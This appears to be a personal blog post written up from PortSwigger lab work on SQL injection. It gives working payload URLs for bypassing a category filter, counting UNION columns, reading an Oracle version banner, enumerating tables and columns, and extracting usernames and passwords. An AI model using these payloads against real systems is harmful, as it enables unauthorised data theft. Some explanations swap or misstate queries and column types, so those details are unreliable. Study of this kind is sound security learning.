Portswigger 1: SQL injection
December 5, 2025
In the beningging
After spending a day learning about air conditioning parts, I had some time to spent. Oh wait, I have yet to update it here. My partner, Jo and I will be starting a air cond parts supply job next year in 2026, hence some of my time during the semester break will be spent on learning more about the business. At the same time, I have gained interest in the Web Security domain.
In the past few months, I had did my own research and most sources (mainly reddits) suggested to start from either one of the platforms TryHackMe, HackTheBox and PortSwigger. Before writing these posts, I had completed most of the foundational courses on TryHackMe and attempted some of the labs on HackTheBox. However, I find the intuition from TryHackMe was not sufficient in completing the HTB labs. So this would be the first posts I had on learning the multiple types of vulnerabilities of Web Security.
What is SQL and what is SQL Injection?
SQL is Structure Query Language, its a specific programming language that allow us to build, manage and retrieve data from a relational database management system (DBMS). And why do we need it? Most of the frontend web pages or applications that we see, unless it is staticly hosted where its just displaying a fixed set of words/images. They usually requires a data transfer stream to the backend. Be it for use authentication, or data retrieval. Thats where a database comes in, we need it for persistent data storage, where we can have different states saved for the data we require.
SQL Injection takes advantage of poorly designed SQL. In writing codes, sometimes we are not aware of the vulnerabilites we are exposing the applications to. There are different usage of SQL Injection and different attack methods, some are listed as below:
- Retrieving hidden data, where you can modify a SQL query to return additional results.
- Subverting application logic, where you can change a query to interfere with the application’s logic.
- UNION attacks, where you can retrieve data from different database tables.
- Blind SQL injection, where the results of a query you control are not returned in the application’s responses.
Retrieving hidden data
Using this lab we can attempt to update the address lenk for product categories to show the hidden item listings.
# The initial address link is: https://0aed008b04cb932680e830c6006d0037.web-security-academy.net/filter?category=Accessories

# From the context of the lab, we know that the logic of how categories of item displayed is using SQL below
SELECT * FROM products WHERE category = 'Gifts' AND released = 1

# We dont see the AND released = 1 in the address link, however we can avoid it by adding a "'OR+1=1--" to the end
# Completed link: https://0aed008b04cb932680e830c6006d0037.web-security-academy.net/filter?category=Accessories%27OR+1=1--
We first uses ' to test, because that would throw a syntax error in SQL. Then we add a OR condition to it, 1=1 evaluates to True. -- is a comment statement, for us to dump whatever is the hidden SQL query in the backend. In this case it would be AND released = 1. Now we can view the rest of the listings which was previously hidden.
Discovering the underlying SQL database type
As there are many variants of SQL, some of them are Oracle, Microsoft, PostgreSQL. We can use a second_lab to understand how to do it.
# In this lab, we have to first figure out, how many positional arguments can we manipulate.
## Step 1
# Method 1, Union Select NULL, NULL...(increase accordingly)
Address Link: https://0abf004603095fb5801c173a004b00d5.web-security-academy.net/filter?category=Clothing%2c+shoes+and+accessories%27UNION+SELECT+NULL+,NULL+FROM+DUAL--
# Method 2, order by 1(++), increment it until Internal Server Error.
Address Link: https://0abf004603095fb5801c173a004b00d5.web-security-academy.net/filter?category=Clothing%2c+shoes+and+accessories%27order%20by%203--

## Step 2 - Determine type
Address Link: https://0abf004603095fb5801c173a004b00d5.web-security-academy.net/filter?category=Clothing%2c+shoes+and+accessories%27UNION+SELECT+%27as%27,+%27as%27+FROM+DUAL--

## Step 3 - Get the Database Version
Address Link: https://0abf004603095fb5801c173a004b00d5.web-security-academy.net/filter?category=Clothing%2c+shoes+and+accessories%27UNION+SELECT%20banner,+NULL%20FROM%20v$version%20--
In step 1, when we have a SQL vulnerabilty. We first have to do a enumeration check, to understand how many arguments are we allowed to supply. We can use method 1 by using ' UNION SELECT NULL, NULL and increment the NULL accordingly. The (number of NULL that causes Internal Server Error) - 1 = num of arguments. We also need to specify FROM DUAL in this, because its Oracle. And this is specific to Oracle only.
After getting the number of arguments, now we need to check the types of arguments. We can do that by manually replacing NULL (which works for any types) to strings such as ‘abc’ or integers 1. For this case, both the arguments are integers. Do note there are some cases where neither of them are available, in a way its hidden.
In step 3, we can use the cheatsheet to use the query to obtain the version. Results are as image above.
Retrieving interesting stuff
Now that we can identify the database, we can start to explore the tables available. Then enumerate the columns for us to form the payload (or the SQL query) to retrieve useful information. We will not work on the third lab.
# Step 1 - 3 omitted, identify number of parameters, parameter types, and database type.
# Step 4: Using the database type, we can identify the schema tables.
https://0a7800e4038a767380d894e500860082.web-security-academy.net/filter?category=Accessories%27UNION+SELECT%20table_name,%20NULL%20FROM%20information_schema.tables--
# Step 5: With the users, table, enumerate the columns available.
https://0a7800e4038a767380d894e500860082.web-security-academy.net/filter?category=Accessories%27UNION+SELECT%20column_name,%20NULL%20FROM%20information_schema.columns%20WHERE%20table_name=%27users%27--
# Step 6: Retrieve the username and password
https://0a7800e4038a767380d894e500860082.web-security-academy.net/filter?category=Accessories%27UNION+SELECT%20username,%20password%20from%20users--
# Extra: Concatenate the parameters
https://0a7800e4038a767380d894e500860082.web-security-academy.net/filter?category=Accessories%27UNION+SELECT%20username%20||%20%27~%27%20||%20password,%20NULL%20from%20users-- Tables enumeration
 Column enumeration
 Final Results from Lab 3
This is where things start to get interesting, using the same methods from Lab 2, we are able to identiyf the number of parameters, paramater types and database type. Knowing the underlying database is PSQL, we enumerate the tables available with SELECT column_name, NULL FROM information_schema.tables--. We can see a lot of different tables, with users being the useful one.
In Step 5, we then use the tables, and retrieve the columns in the table. The query is SELECT table_name, NULL FROM information_schema.columns WHERE table_name='users'--. We found email, username and password.
In Step 6, use the query SELECT username, password FROM users-- to get the username and password. To add a little, we can also concatenate them with PSQL syntax. SELECT username || '~' || password, NULL FROM users-- to do it. Not necessary but useful to know.
Future plans
I want to learn Blind SQL, i actually tested one of it but its kinda long. Prob write it in another post soon.